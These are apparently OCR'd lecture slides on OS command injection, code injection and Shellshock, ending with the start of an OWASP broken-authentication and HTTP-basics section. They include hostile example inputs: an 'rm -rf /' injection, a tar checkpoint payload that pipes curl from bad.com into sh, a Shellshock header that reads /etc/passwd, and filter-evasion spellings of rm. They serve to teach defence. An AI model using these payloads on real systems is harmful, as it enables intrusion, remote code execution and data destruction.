CWE-78
OS Command Injection

JOÃO PAULO BARRACA

CWE-78 - OS Command Injection

Improper Neutralization of Special Elements used in an OS Command

… allow attackers to execute unexpected, dangerous commands directly on the operating system.

CWE-78 - OS Command Injection

Can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system.

- Remote Code Execution

Can allow the attacker to specify commands that normally would not be accessible

Can allow alternate commands with privileges that the attacker does not have.

- Privilege Escalation from a standard user to another user, or an administrator

Exacerbated if the compromised process does not follow the principle of least privilege

- the attacker-controlled commands may run with special system privileges increasing the damage

CWE-78 - OS Command Injection

Potential attack surface is broad

Most languages have exec capabilities: system in PHP, Python, C, C++…

- Python: os.system(“command”), C: exec or system

Filenames can be used to store commands (using shell expansions)

Some Web technologies (CGI) may have server side includes with exec

Some databases include exec alike commands (Oracle, MSSQL):

```
DBMS_SCHEDULER.CREATE_JOB(job_name => ...,
                          job_type => 'EXECUTABLE',
                          job_action => '...',
   )
```

Command Override

Application accepts an input that it uses to fully select which program to run, as well as which commands to use.

- May be useful for diagnostic purposes
- Application uses exec, system, CreateProcess…

A crafted payload may subvert the entire execution path

Attacker may run a single command, or a chain of commands

- A single command may be disastrous: reverse shell, mass deletion

Argument Exploitation

Application runs program as part of normal operation

- Example: create a backup of a database to a compressed file

A crafted payload may execute user-controlled commands before or after the expected program, exploiting the tool arguments

- The programs will mostly execute
- But other programs may be called

Argument Exploitation

```php
<?php
      $host = $_POST[“hostname"];
      $command = ‘ping –c 3' . $host;
      system($command);
?>
```

Developer expects an IP Address or hostname

- But doesn’t do any kind of validation

Custom payload can inject commands: hostname=localhost; rm –rf /

- Result is 2 commands: ping –c 3 localhost; rm –rf /

Argument Exploitation

Application asks user for the name for the backup file and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

Argument Exploitation

Application asks user for the name for the backup and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

User provides the following name:

```
 .tar.bz2 --checkpoint=1 --checkpoint-action=exec=‘curl
http://bad.com|sh’ /etc/issue; #
```

Argument Exploitation

Application asks user for the name for the backup and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

Program executes:

```
tar -jcf user_.tar.bz2 --checkpoint=1 --checkpoint-action=exec=‘curl http://bad.com|sh’ /etc/issue; # /home/user
```

tar

Why…

The tar tool creates compressed files from archives, folders, and generic data.

Because the process can take a long time, it allows checkpoints where actions are executed, usually to notify users.


Each every NUMBERth record it executes a checkpoint-action

The checkpoint action is:

- Get a file from http://bad.com
- Execute the file as a bash script

CVE-2020-9478

OS Command Injection through file restore functionality



Code executed:

```
bash -c "/usr/bin/sudo" -n bash -c "bash '/tmp/vmware-
hostname_1180-4210953646/hostname_vmware234/restoreFromZip.sh'
'/tmp;'"
```

CVE-2020-9478

```
destDir="$1"

tgzFile="files.tgz"

if [ -z "$destDir" ]; then
    echo "No destDir given"
    exit 1
fi

mkdir -p "$destDir" &&  tar -xpzf "$tgzFile" -C "$destDir" --numeric-owner || exit 1
```

GTFOBins and LOLBAS

LOLBAS: Living Off The Land Binaries and Scripts (and also Libraries)

- Windows executables, binaries and scripts which allow actions important for OS injection attacks
- https://lolbas-project.github.io/
- Example: Excel.exe allows downloading files: excel.exe http://bad.com/code.exe

GTFOBins: a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions

- The equivalent for Unix/Linux
- https://gtfobins.github.io/
- Example: find allows executing one command per file: find . –exec command \;

Environmental Variables

Command execution is affected by environmental variables

- They are not present in the command line executed, just exist in the current context

In another words: commands process environmental variables

- Controlling environmental variables may provide control over a program

Case Study: PATH variable

- Contains a list of folders, which are searched when a command is issued
- If PATH="/bin;/sbin;/usr/bin;/usr/sbin", system("ls") will lead to bash searching for ls in those folders
- If an attacker controls PATH it may make an application call a different binary

Environmental Variables

```
host:/sec$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

host:/sec$ ls -la

drwxr-xr-x 1 user user   4096 Nov  5 23:36 .

drwxrwxrwt 1 root root   4096 Nov  5 23:39 ..

-rwxr-xr-x 1 user user 455584 Nov  5 23:36 ls

host:/sec$ export PATH=/sec

host:/sec$ ls -la
Evil code here!
```

CVE-2014-6271 - Shellshock

Summary: Bash executes code present after the declaration of a function placed on an environmental variable

```
env ‘FUNCTION()=() { :; } echo “Bad code” ’
```

Will result in executing echo “Bad code”

- Issues seems to be innocuous as an attacker that calls env could call other command directly

But… Some servers create env variables based on user content.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. Server prepares the execution of the script
3. Server executes the script
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. **Server prepares the execution of the script**
3. Server executes the script
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. **Server creates environmental variables with the request content**
   - **URI parameters**
   - **REQUEST body**
   - **ALL HTTP HEADERS!**
3. Server executes the script
   - If script uses bash at any point (e.g, Perl script that uses system), environmental variables may be executed
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

```
User-Agent: () { :;}; echo "passwd: " $(</etc/passwd)
```

The User-Agent HTTP Header is converted into a ENV Variable

Bash will execute the echo command with the content of the /etc/passwd file

- Output will be sent to clients as the response body

Many others: https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

Parameter Expansion

Shell expands several characters provided in the command line

- Most important: *
- Replaced by all files in the current scope
- Usage: `ls *`

What people thing that it does: list all files

What it really does: list a list of filenames provided by bash

- Asterisk is converted to the effective name of the files

Parameter Expansion

```
$ ls *
File.txt

$ touch -- '-la’

$ ls
-la  file.txt

$ ls *
-rwxr-xr-x 1 user user 455584 Nov  5 23:36 file.txt
```

Parameter Expansion

```
$ ls *
File.txt

$ touch -- '-la’

$ ls
-la  file.txt

$ ls *
-rwxr-xr-x 1 user user 455584 Nov  5 23:36 file.txt
```

The asterisk will be expanded to all files.
Command will be **ls -la file.txt**

Code Injection - CWE-94

Languages frequently have means for including external code directly

- Import clauses: import code from a library, which in reality is a file somewhere in a list of folders
- Eval/include/input clauses: include code directly from a text string

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
        $name = $_GET["name"];
        $message = $_GET["message"];
        $handle = fopen($MessageFile, "a+");
        fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
        fclose($handle); echo "Message Saved!<p>\n";
} else if ($_GET["action"] == "ViewMessages") {
        include($MessageFile);
}
```

Code Injection - CWE-94

Languages frequently have means for including external code directly

- Import clauses: import code from a library, which in reality is a file somewhere in a list of folders
- Eval/include/input clauses: include code directly from a text string

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
        $name = $_GET["name"];
        $message = $_GET["message"];
        $handle = fopen($MessageFile, "a+");
        fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
        fclose($handle); echo "Message Saved!<p>\n";
} else if ($_GET["action"] == "ViewMessages") {
        include($MessageFile);
}
```

Avoiding OS Injection

Never execute system commands from an application

- Creating an application that exploits existing tools allows faster development, but the risk is gigantic

Be careful about imported dependencies. They may execute commands.

- https://github.com/geerlingguy/Ping/blob/1.x/JJG/Ping.php

Do not believe others, as sometimes they may be wrong

- https://stackoverflow.com/questions/50846131/python-ping-script

Avoiding OS Injection

If you really need to execute system commands from an application

Process all inputs before the command executes

- And assume a potential vulnerability

Strategies:

- Only allow a subset of commands and arguments
- Forbit specific commands or characters
- Escape special characters

It is complex to consider all possible situations for the environments where an application may execute. Loopholes may appear in the future.

- regex frequently only parses the first line (text up to 0x20) and ignores the rest
- `rm` can be written as `r'm'` or `r"m"` or `r\m` or `$'\x72\x6d'` or `$(xxd -r -p <<< 726d)`or `xargs -I {} bash -c '{}m' <<< r`

Avoiding OS Injection

Drop privileges to a non-privileged user (nobody)

- User should only have access to its work files
  - Difficult to implement as there are many world readable/executable files
- Will limit impact to the permissions associated with the user

Isolate execution using virtualization/containers/sandboxes

- Will limit impact to the virtualized/constrained environment
- Virtual Machines provide broad isolation, still may present a wide surface
- Containers typically provide less attack surface (less tools available)
- Sandboxes can be very restrictive (SELinux, AppArmor…)

Do not rely on well known mechanisms such as the PATH

- Use absolute paths for all commands

OWASP A2
Broken Authentication

JOÃO PAULO BARRACA

OWASP A2 – Broken Authentication

- Application functions related to **authentication** and **session management** are often implemented incorrectly

- Allow attackers to **compromise passwords, keys, or session tokens**, or to **exploit other implementation flaws**

- Attackers may **assume other users' identities** temporarily or permanently.

OWASP A2 – Broken Authentication

- Prevalence is widespread
  - due to the operation of most identity and access controls.
- Session management is the bedrock of authentication and access controls
  - present in **all stateful applications**
- Attackers can detect broken authentication using **manual means**
- Attackers can exploit them using automated tools
  - **There are extensive password lists and dictionary attack tools**

Changes in the OWASP ranking

- Services evolving from monolithic server applications to microservices
  - Proliferation of HTTP and REST to implement APIs
- Applications are evolving to Progressing Web Applications
  - Single HTML page for entire application
  - Lots of Javascript based logic
  - Resources provided through REST APIs
  - Services exposed to the Internet, used directly by clients
- Impact
  - Logic is moving towards clients
  - State anchors are kept in the clients


HTTP Basics

The Web


Local storage contains user data inside and outside the browser

Database frequently is on a different host

The Web


Browser
Local Storage
Web Server
Application
Database
Frequently, the web server communicates internally with the application server


The Web


Browser
Local Storage
Sometimes, a Web Application Firewall (WAF) provides additional security controls
Web Firewall
Web Server
Application
Database

A Web Request


1. Browser asks DNS for the IP address of server.com
2. Browser connects to TCP port 80/443 of server.com
3. Browser sends a request with:
    1. Action: GET, POST, PUT, DELETE
    2. URL: http://server.com
    3. Headers: language, compression, user-agent…

Multiple Web Request



- HTTP is stateless by design
- HTTP Requests are independent of each other
  - Each triggering an individual action
  - Usually **tokens** or **cookies** are included in requests/responses to keep state

HTTP and HTML



- HTTP is not related with HTML
  - You can have HTTP without HTML, and vice versa
- HTTP is a generic transport protocol
  - Usually operated over TCP on port 80 or 8080
- HTML is a language used to define the structure of a web page

HTTP Communication

- HTTP is a standard Client-Server protocol

1. Client establishes a TCP connection with the server on port 80
2. Client sends a HTTP request over that TCP connection
3. Server replies
   - Sends a response
   - HTTP 1.0: Closes the connection
   - HTTP 1.1/2: May keep it *persistent* for some time

- Server only issues replies to requests. It may never contact clients directly

image: https://ruslanspivak.com/

HTTP Communication

